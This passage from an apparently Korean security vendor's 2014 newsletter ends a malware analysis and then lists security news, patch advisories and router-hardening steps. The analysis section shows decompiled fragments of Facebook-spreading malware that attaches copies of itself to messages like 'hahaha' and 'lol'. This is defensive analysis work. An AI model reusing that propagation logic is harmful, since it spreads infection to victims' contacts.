call    _sprintf
add     esp, 8
mov     eax, offset g_sz_lol
pop     ebp
retn
```

[그림 23] 악성 메시지 "hahaha", "lol" 기록 코드

```
memset(g_sz_AttachedFileName, 0, 0x64u);
v9 = GetTickCount();
strcat(g_sz_AttachedFileName, &arrayOfFileNames[20 * (v9 % 0xF)]);
byte_4B0C3E = (GetTickCount() & 0xFFui64) % 0xA + 48;
v10 = GetTickCount();
Sleep(v10);
byte_4B0C3F = (GetTickCount() & 0xFFui64) % 0xA + 48;
v11 = GetTickCount();
Sleep(v11);
byte_4B0C40 = (GetTickCount() & 0xFFui64) % 0xA + 48;
v22 = (void *)sub_408490((int)&v18, g_sz_AttachedFileName);
dword_4B2F18 = sub_408110(55) - 1;
pszsendResult = Send_hahaha_AttachedFile(
                  (const char *)g_sz_Anti_CSRF,
                  psz_fbid,
                  (const char *)pszBodyMessage,
                  lpszHeaders,
                  v22,
                  g_sz_AttachedFileName,
                  v18);
```

[그림 24] 악성코드 파일 첨부 코드

이어 악성 메시지 “lol”를 기록하는 코드를 확인할 수 있으며, 전송되는 메시지 내용은 다운로드 된 샘플에 따라 고정되어 차이가 있을 수 있다. (“hahaha”, “lol”, 기타 등등) 또한 메시지와 더불어 악성코드 첨부 파일이 함께 전송되도록 구성한다.

4.결론

페이스북 메시지를 통한 악성코드 공격은 스미싱 문자, 메일을 통한 공격과 함께 향후 사용자 정보 탈취에 악용될 수 있는 위험성이 충분히 존재한다. 이전의 문자, 메일과 같은 경우 이해관계가 없는 타인에게 내용을 전달받기 때문에 피해자가 조금만 주의를 기울이면 위험을 피할 수 있었다. 그러나 이번 페이스북 악성메시지의 경우 계정의 친한 친구들에게 독립적으로 전파되기 때문에 사용자의 주의가 약해지고, 경계가 허물어지는 만큼 큰 위험성을 가지고 있다고 볼 수 있다. 국내의 경우 해당 악성코드에 대한 피해자는 확인되지 않았으며, 페이스북 측은 이러한 문제를 인지하고 2014년 6월경 문제점에 대응하여 해당 공격을 차단했다고 밝혔다.

Part3. 보안 이슈 돋보기

7월의 보안이슈

7월의 취약점

7월의 보안 이슈

알약이 뽑은 TOP 이슈

- POS 단말기 해킹 시도하면 메모리 자동 파괴

전국 신용카드 가맹점은 카드번호를 저장할 수 없고, POS를 통한 정보유출을 원천 차단하기 위해 엔드투엔드 방식의 '전체 암호화'가 의무인 POS 보안표준규격안을 최종 확정했다. 금융감독원은 7월 이후 출시되는 모든 POS 기종에 해당 보안규격을 적용하고 가맹점 약관개정을 추진할 계획이라고 밝혔다.

- 남북 '사이버 긴장감' 고조

7월 3일, 정부와 전문가 집단에 따르면 북한은 시진핑 주석의 방한과 함께 우리 정부에 대한 도감청 및 사이버감시 태세를 강화할 것으로 보고, 이를 막기위한 비상 대응에 돌입하였다. 한국국방연구원에 따르면 북한의 사이버전투 능력은 세계 3위 수준으로, 앞으로 물리적 도발보다 타격효가과 더 큰 사이버공격을 확대할 것으로 예상하고 있다.

- 3.20 악성코드 변종 대량 유포

7일, 오후 1시부터 다수의 국내 웹사이트에서 국내 온라인 결제모듈 액티브X 업데이트 파일 변조 취약점과 국내 DRM 제품 모듈 액티브X 취약점 등을 이용한 3.20 악성코드 변종이 유포되었다. 이번에 발견된 악성코드는 보안제품을 우회하기 위하여 토르를 사용하였다. 이에 보안업계는 3.20 당시 해커조직이 또 다른 대형 사이버테러를 기획하고 있는 것이 아닌가라는 관측이 제기되고 있다.

- 유심 공인인증 출시

15일, 이동통신3사는 개인정보 유출에 따른 고객정보보호 강화 방안의 일환으로 유심기반의 공인인증서 서비스인 '스마트인증'을 공동으로 추진하여 출시하였다. '스마트인증'은 스마트폰에 장착된 유심칩에 공인인증서를 저장하고 전자서명을 하는데, 스마트폰 유심과 공인인증서를 일체화함으로써 외부 복제가 불가능하여 보안 1등급 매체로 지정되었다.

- 개인정보보호 위반 공공기관에 과태료 2천만원

공공기관이 개인정보보호 의무를 위반하면 최대2천만원의 과태료를 부과시키는 내용이 담긴 '전자정부법 시행령' 개정안이 22일 국무회의를 통과했다. 해당 시행령에 따르면 정부는 범정부 차원의 전자정부기본계획을 5년마다 수립해야 하고, 각 행정기관은 정보시스템의 장애 예방, 대응계획을 세워 이행해야 한다.

- 국내 최대 동창회 홈페이지 '슈빅' 해킹.. 12만여명 개인정보 유출

동창회 홈페이지 제작 전문회사인 ㈜슈빅이 해킹되 개인정보가 유출되었다. 이번에 유출된 개인정보 항목은 회원아이디, 이름, 이메일, 휴대폰번호, 집주소, 집전화번호, 부서(학과명), 생년월일 등이며, 주민번호는 유출되지 않았다.

- 방통위, ISMS,PIMS,PIPL 통합한 ISMS-P 신설 추진

방송통신위원회가 정보보호관리체계(ISMS), 개인정보보호관리체계(PIMS), 개인정보보호인증제(PIPL)의 통합을 추진한다. 현재 정보보호와 관련된 인증체계는 ISMS, PIMS, PIPL등이 있으며, 기업정보보호 수준측정 이라는 공통점을 가지고 있다. 해당 인증체계들은 유사점이 많아 어떤 인증을 받아야 할지 고민하는 경우가 많은 등의 문제점을 해결하고자, 기존인증체계를 통합한 ISMS-P(가칭)을 신설할 계획이라고 밝혔다.

7월의 취약점

Microsoft 7월 정기 보안 업데이트

- Internet Explorer 누적 보안 업데이트(2975687)

이 보안 업데이트는 Internet Explorer의 공개된 취약점 1건과 비공개로 보고된 취약점 23건을 해결합니다. 가장 심각한 취약점은 사용자가 Internet Explorer를 사용하여 특수하게 조작된 웹 페이지를 볼 경우 원격 코드 실행을 허용할 수 있습니다. 취약점 악용에 성공한 공격자는 현재 사용자와 동일한 권한을 얻을 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 고객은 관리자 권한으로 작업하는 고객에 비해 영향을 적게 받습니다.

- Windows Journal의 취약점으로 인한 원격 코드 실행 문제점(2975689)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이 취약점으로 인해 사용자가 특수하게 조작된 Journal 파일을 열 경우 원격 코드 실행이 허용될 수 있습니다. 시스템에 대한 사용자 권한이 적게 구성된 계정의 사용자는 관리자 권한으로 작업하는 사용자에 비해 영향을 적게 받습니다.

- 화상 키보드의 취약점으로 인한 권한 상승 문제점(2975685)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이 취약점으로 인해 공격자가 낮은 무결성 프로세스에서 취약점을 악용해 화상 키보드(OSK)를 실행하고 대상 시스템에 특수하게 조작된 프로그램을 업로드할 경우 권한 상승이 허용될 수 있습니다.

- AFD(Ancillary Function Driver)의 취약점으로 인한 권한 상승 문제점(2975684)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 공격자가 시스템에 로그온하고 특수하게 조작된 응용 프로그램을 실행할 경우 이 취약점으로 인해 권한 상승이 허용될 수 있습니다. 이 취약점을 악용하려면 공격자가 유효한 로그온 자격 증명을 가지고 로컬로 로그온할 수 있어야 합니다.

- DirectShow의 취약점으로 인한 권한 상승 문제점(2975681)

이 보안 업데이트는 비공개적으로 보고된 Microsoft Windows의 취약점을 해결합니다. 이 취약점으로 인해 공격자가 낮은 무결성 프로세스에서 다른 취약점을 악용한 후 이 취약점을 통해 로그온한 사용자의 컨텍스트에서 특수하게 조작된 코드를 실행할 경우 권한 상승이 허용될 수 있습니다. 기본적으로 Windows 8 및 Windows 8.1의 최신 몰입형 브라우징 환경은 향상된 보호 모드(EPM)로 실행됩니다. 예를 들어 최신 Windows 태블릿에서 터치 친화적인 Internet Explorer 11 브라우저를 사용하는 고객은 기본적으로 향상된 보호 모드를 사용합니다. 향상된 보호 모드는 64비트 시스템에서 이 취약점의 악용을 완화시키는 데 도움이 될 수 있는 고급 보안 보호를 사용합니다

- Microsoft Service Bus의 취약점으로 인한 서비스 거부 문제점(2972621)

이 보안 업데이트는 Windows Server용 Microsoft Service Bus의 공개된 취약점 1건을 해결합니다. 이 취약점으로 인해 원격 인증된 공격자가 대상 시스템에 특수하게 조작된 AMQP(Advanced Message Queuing Protocol) 메시지 시퀀스를 보내는 프로그램을 만들어 실행할 경우 서비스 거부가 발생할 수 있습니다. Windows Server용 Microsoft Service Bus는 Microsoft 운영 체제와 함께 제공되지 않습니다. 영향을 받는 취약한 시스템의 경우 먼저 Microsoft Service Bus를 다운로드해 설치 및 구성한 후 구성 세부 정보(팜 인증서)를 다른 사용자와 공유해야 합니다.

- 해결법

Windows Update를 수행하거나 Microsoft 보안 공지 요약 사이트에서 해당 취약점들의 개별적인 패치 파일을 다운로드 받을 수 있습니다.

· 한글 : http://technet.microsoft.com/ko-kr/security/bulletin/ms14-Jul
· 영문 : http://technet.microsoft.com/en-us/security/bulletin/ms14-Jul

Adobe 7월 정기 보안 업데이트 권고

Adobe社는 Adobe Flash Player에 영향을 주는 취약점을 해결한 보안 업데이트를 발표. 낮은 버전 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

– 상세정보

· Adobe Flash Player에서 발생하는 3개의 취약점을 해결하는 보안 업데이트를 발표
· 정보 노출로 이어질 수 있는 JSONP callback API 함수 취약점(CVE-2014-4671)
· 보안 우회 취약점(CVE-2014-0537, CVE-2014-0539)

– 해결법

· 윈도우, 맥, 리눅스 환경의 Adobe Flash Player 사용자 : Adobe Flash Player Download Center(http://get.adobe.com/kr/flashplayer/)에 방문하여 최신 버전을 설치하거나, 자동 업데이트를 이용하여 업그레이드
· 안드로이드 환경의 Adobe AIR 사용자 : Adobe AIR가 설치된 안드로이드 폰에서 '구글 플레이 스토어' 접속 → 메뉴 선택 → 내 애플리케이션 선택 → Adobe AIR 안드로이드 최신 버전으로 업데이트 하거나 자동업데이트를 허용하여 업그레이드
· Adobe AIR SDK 사용자 : (http://www.adobe.com/devnet/air/air-sdk-download.html)에 방문하여 Adobe AIR SDK 최신 버전을 설치

– 참고사이트

http://helpx.adobe.com/security/products/flash-player/apsb14-16.html

Cisco, Apache Struts2 원격코드 실행 취약점 보안 업데이트 권고

CISCO社는 Apache Struts2 컴포넌트를 포함하는 제품군에 영향을 주는 취약점을 해결한 보안 업데이트를 발표

– 상세정보

공격자는 특수하게 조작한 OGNL(Object Graph Navigation Language) 표현식을 취약점에 영향 받는 시스템에 전송할 경우, 원격코드 실행 등을 유발시킬 수 있음

– 해결법

취약점이 발생한 Cisco 소프트웨어가 설치된 Cisco 장비의 운영자는 해당되는 참고사이트에 명시되어 있는 'Affected Products' 및 'Software Versions and Fixes' 내용을 확인하여 패치 적용

– 참고사이트

http://tools.cisco.com/security/center/content/CiscoSecurityAdvisory/cisco-sa-20140709-struts2

유·무선 공유기 보안 설정 권고

최근 보안설정이 미흡한 공유기를 대상으로 사칭앱, 악성코드 유포, 금융정보 탈취와 같은 피해 사례 발견, 공격자는 보안설정이 미흡한 공유기의 DNS 서버를 변조하여 정상적인 인터넷 주소를 입력하여도 공격자가 설정해 놓은 가짜 사이트로 유도

– 상세정보

※ 사용자 측면의 조치 방안

· 관리자 페이지 비밀번호 설정 : 공유기 사용 전 반드시 영문, 숫자, 특수문자를 조합한 8자리 이상의 관리자 비밀번호를 설정할 것을 권고
· 무선 공유기의 비밀번호 설정 : 무선 공유기를 사용할 경우 WPA2(Wi-Fi Protected Access) 사용자 인증방식을 적용하고 영문, 숫자, 특수문자를 조합한 8자리 이상 패스워드 사용을 권고
· 공유기 원격관리 기능 해제

- 공유기의 원격 관리 기능이 활성화 되어있는지 확인하고, 해당 기능을 사용하지 않을 경우 반드시 '사용하지 않음'으로 설정
- 원격 관리 기능을 사용할 경우, 공유기 관리자 페이지의 비밀번호를 설정하고 비밀번호는 영문, 숫자, 특수문자 조합으로 8글자 이상을 권고


· 공유기 펌웨어 최신버전 유지 : 공유기의 펌웨어 버전이 최신버전이 아닌 경우, 자동업그레이드를 통해 최신버전으로 업그레이드

· 공공장소 무선인터넷 이용 시 단말기 DNS 수동 설정 : 커피숍과 같은 공공장소에서 제공하는 무선인터넷을 이용할 경우, 사용자는 단말기(노트북, 스마트기기)의 DNS 설정을 알려진 대표 DNS IP로 수동 설정


※ 공유기 보안설정 방법

· 공유기 관리자 페이지 접속 방법

· 시작 메뉴 -> 모든 프로그램 -> 보조 프로그램 -> 명령 프롬프트



· ipconfig 입력 후 기본 게이트웨이가 채워져 있는 부분을 찾아서 확인



· 기본 게이트웨이의 값을 인터넷 브라우저의 주소 표시줄에 입력하여 접속관리자 페이지 접속


Part3.보안 이슈 돋보기

· 공유기의 관리자 페이지에 접속하여 아래 사항들 설정

· 아래 그림들은 사용하고 있는 공유기 제조사마다 다를 수 있으니 각 제조사의 매뉴얼 참고


· 관리자 페이지 계정 설정

· 원격관리 기능 해제




· 공유기 DNS 서버 수동 설정 여부 확인

· 수동으로 DNS 서버를 설정할 필요가 없는 경우, 확인 후 체크 해제



· 펌웨어 업그레이드

· 펌웨어 자동 업그레이드 기능을 통해 펌웨어 버전을 최신버전으로 유지



– 해결법

※ 공유기 제조사 별 매뉴얼 링크

· 네티스코리아 : http://www.netiskorea.com/atboard_view.php?grp1=news&grp2=notice&uid=8156
· 넷기어 : http://www.netgear-support.co.kr/Support/at_SingleBoard/support_faq_list.
-> 각 공유기 모델별 " 공유기 암호 및 원격관리 매뉴얼" 참고
· 넷탑씨앤씨(NTP) : http://www.nettop.co.kr/ 〉 공지사항 〉 "공유기를 이용한 파밍 공격 대처 요령" 참고
· 다보링크 : http://www.davolink.co.kr/board/board.asp?chrBType=NOTICE&pageMode=READ&bIndex=5914&menuSeq=22
· 디링크 : http://mydlink.co.kr/2013/notice/notice_detail.php?no=63&code=mydlink_notice_2009
· 디지털존(WeVo) : http://www.iwevo.co.kr/board.php?BID=board01&GID=root&mode=view&adminmode=&UID=55&CURRENT_PAGE=1&BOARD_NO=37&SEARCHTITLE=&searchkeyword=&category=
· 블레스정보통신(ZIO) : http://myzio.net/zio/pds/notice_security.pdf
· 애니게이트앤씨(ANYGATE) : http://www.anygate.co.kr/pub/bbs/content.asp?table=bbs_01&multi=bbs_notice&idx=529&visited=1425&page=1&startpage=1&search_1=&keyword_1=&list_pagesize=20&list_file=/pub/bbs/default.asp
· 유니콘 : http://www.eunicorn.co.kr/kimsboard7/bbs..php?table=unicorn_faq&query=view&uid=1036
· EFM(ipTIME) : Http://www.iptime.co.kr/~iptime/bbs/view.php?id=faq_setup&page=1&ffid=&fsid=&dffid=&dfsid=&dftid=&sn1=&divpage=1&dis_comp=&sn=off&ss=on&sc=on&keyword=계정&select_arrange=headnum&desc=asc&dis_comp=&ng_value=&x_value=&no=583
· 이지넷유비쿼터스(NEXT): http://www.ez-net.co.kr/new_2012/customer/userguide_view.php?cid=&sid=&goods=&cate=&q=&seq=75&PHPSESSID=b7cbd945f0fbf81cc44542f84c4a6d53
· 티피링크: http://www.tp-link.com/kr/article/?faqid=666
· 파테크(Axler): https://www.axler.co.kr/ (공지사항 -> "[공지]파밍사이트(금강원) 및 무선 보안 임의 설정 관련" 참고)

2014년 7월 Oracle Critical Patch Update 권고

Oracle Critical Patch Update(CPU)는 Oracle사의 제품을 대상으로 다수의 보안 패치를 발표하는 주요 수단임
Oracle CPU 발표 이후, 관련 공격코드의 출현으로 인한 피해가 예상되는 바 Oracle 제품의 다중 취약점에 대한 패치를 권고함

– 상세정보

2014년 7월 Oracle CPU에서는 Oracle 자사 제품의 보안취약점 113개에 대한 패치를 발표함
원격 및 로컬 공격을 통하여 취약한 서버를 공격하는데 악용될 가능성이 있는 취약점을 포함하여 DB의 가용성 및 기밀성/무결성에 영향을 줄 수 있는 취약점 존재

※ 영향 받는 시스템

· Oracle Database 11g Release 1, version 11.1.0.7 Database
· Oracle Database 11g Release 2, versions 11.2.0.3, 11.2.0.4 Database
· Oracle Database 12c Release 1, version 12.1.0.1 Database
· Oracle Fusion Middleware 11g Release 1, version 11.1.1.7 Fusion Middleware
· Oracle Fusion Middleware 12c Release 1, version 12.1.2.0 Fusion Middleware
· Oracle Fusion Applications, versions 11.1.2 through 11.1.8 Fusion Applications
· Oracle Glassfish Server, versions 2.1.1, 3.0.1, 3.1.2 Fusion Middleware
· Oracle Traffic Director, version 11.1.1.7.0 Fusion Middleware
· Oracle iPlanet Web Proxy Server, version 4.0.24 Fusion Middleware
· Oracle iPlanet Web Server, versions 6.1, 7.0 Fusion Middleware

· Oracle WebCenter Portal, versions 11.1.1.7.0, 11.1.1.8.0 Fusion Middleware
· Oracle WebLogic Server, versions 10.0.2.0, 10.3.6.0, 12.1.1.0, 12.1.2.0 Fusion Middleware
· Oracle JDeveloper, versions 11.1.1.7.0, 11.1.2.4.0, 12.1.2.0.0 Fusion Middleware
· Oracle BI Publisher, version 11.1.1.7 Fusion Middleware
· Oracle Glassfish Communications Server, version 2.0 Fusion Middleware
· Oracle HTTP Server, versions 11.1.1.7.0, 12.1.2.0 Fusion Middleware
· Oracle Hyperion Essbase, versions 11.1.2.2, 11.1.2.3 Fusion Middleware
· Oracle Hyperion BI+, versions 11.1.2.2, 11.1.2.3 Fusion Middleware
· Oracle Hyperion Enterprise Performance Management Architect, versions 11.1.2.2, 11.1.2.3 Fusion Middleware
· Oracle Hyperion Common Admin, versions 11.1.2.2, 11.1.2.3 Fusion Middleware
· Oracle Hyperion Analytic Provider Services, versions 11.1.2.2, 11.1.2.3 Fusion Middleware
· Oracle E-Business Suite Release 11i, version 11.5.10.2 E-Business Suite
· Oracle E-Business Suite Release 12i, versions 12.0.6, 12.1.3, 12.2.2, 12.2.3 E-Business Suite
· Oracle Transportation Management, versions 6.1, 6.2, 6.3, 6.3.1, 6.3.2, 6.3.3, 6.3.4 Oracle Supply Chain
· Oracle Agile Product Collaboration, version 9.3.3 Oracle Supply Chain
· Oracle PeopleSoft Enterprise ELS Enterprise Learning Management, versions 9.1, 9.2 PeopleSoft
· Oracle PeopleSoft Enterprise PT PeopleTools, versions 8.52, 8.53 PeopleSoft
· Oracle PeopleSoft Enterprise FIN Install, versions 9.1, 9.2 PeopleSoft
· Oracle PeopleSoft Enterprise SCM Purchasing, versions 9.1, 9.2 PeopleSoft
· Oracle Siebel Travel & Transportation, versions 8.1.1, 8.2.2 Siebel
· Oracle Siebel UI Framework, versions 8.1.1, 8.2.2 Siebel
· Oracle Siebel Core – Server OM Frwks, versions 8.1.1, 8.2.2 Siebel
· Oracle Siebel Core – EAI, versions 8.1.1, 8.2.2 Siebel
· Oracle Communications Messaging Server, version 7.0.5.30.0 Oracle Communications Applications
· Oracle Retail Back Office, versions 8.0, 12.0, 12.0.9IN, 13.0, 13.1, 13.2, 13.3, 13.4, 14.0 Retail
· Oracle Retail Central Office, versions 8.0, 12.0, 12.0.9IN, 13.0, 13.1, 13.2, 13.3, 13.4, 14.0 Retail
· Oracle Retail Returns Management, versions 2.0, 13.1, 13.2, 13.3, 13.4, 14.0 Retail
· Oracle Java SE, versions 5.0u65, 6u75, 7u60, 8u5 Oracle Java SE
· Oracle JRockit, versions R27.8.2, R28.3.2 Oracle Java SE
· Oracle Solaris, versions 8, 9, 10, 11.1 Oracle and Sun Systems Products Suite
· Oracle Secure Global Desktop, versions 4.63, 4.71, 5.0, 5.1 Oracle Linux and Virtualization
· Oracle VM VirtualBox, versions prior to 3.2.24, 4.0.26, 4.1.34, 4.2.26, 4.3.14 Oracle Linux and Virtualization
· Oracle Virtual Desktop Infrastructure (VDI), versions prior to 3.5.1 Oracle Linux and Virtualization
· Sun Ray Software, versions prior to 5.4.3 Oracle Linux and Virtualization
· Oracle MySQL Server, versions 5.5, 5.6 Oracle MySQL Product Suite

영향 받는 시스템의 상세 정보는 참고사이트를 참조

– 해결법

[참고사이트] http://www.oracle.com/technetwork/topics/security/cpujul2014-1972956.html

V3 Lite 원격코드 실행 취약점 보안 업데이트 권고

안랩社의 V3 Lite 프로그램에서 원격코드실행이 가능한 취약점이 발견됨

– 상세정보

공격자는 특수하게 제작한 웹페이지를 취약한 버전의 V3 Lite 사용자에게 열람하도록 유도하여, 백신을 무력화 시키거나 악성코드에 감염시킬 수 있음. 낮은 버전의 V3 Lite 사용자는 백신 기능 정지로 인해 보안 위협에 노출되거나, 악성코드 감염으로 인해 정보유출, 시스템 파괴 등의 피해를 입을 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

– 해결법

· 취약한 V3 Lite 버전 사용자

· V3 Lite 업데이트 기능을 이용하여 3.1.10.4 (Build 460) 이상 버전으로 업그레이드

· 아래 그림의 업데이트 클릭

곰플레이어 임의코드실행 취약점 보안 업데이트 권고

국내 무료 동영상 재생 프로그램인 곰플레이어에서 임의코드실행 취약점이 발견됨

낮은 버전의 곰플레이어 사용자는 악성코드 감염에 취약할 수 있으므로 해결방안에 따라 최신버전으로 업데이트 권고

– 상세정보

공격자는 웹 게시, P2P, 메신저 링크 등을 통해 특수하게 조작된 Ogg파일을 취약한 버전의 곰플레이어 사용자에게 열어보도록 유도하여 악성코드 유포 가능

– 해결법

곰플레이어 2.2.62.5207 및 이전버전 사용자

· 곰플레이어 홈페이지에 방문하여 곰플레이어 2.2.63.5209 이상 버전을 설치하거나 자동 업데이트를 이용하여 업그레이드

※ 버전 확인 및 업데이트 : 마우스오른쪽 버튼 → 프로그램 정보

– 참고사이트

http://gom2.gomtv.com/release/down.html

Part4. 해외 보안 동향

영미권

중국

일본

1. 영미권

정상 앱으로 위장한 악성앱 만들기 위해 안드로이드의 크리티컬한 FAKEID 버그 이용

CRITICAL ANDROID FAKEID BUG ALLOWS ATTACKERS TO IMPERSONATE TRUSTED APPS

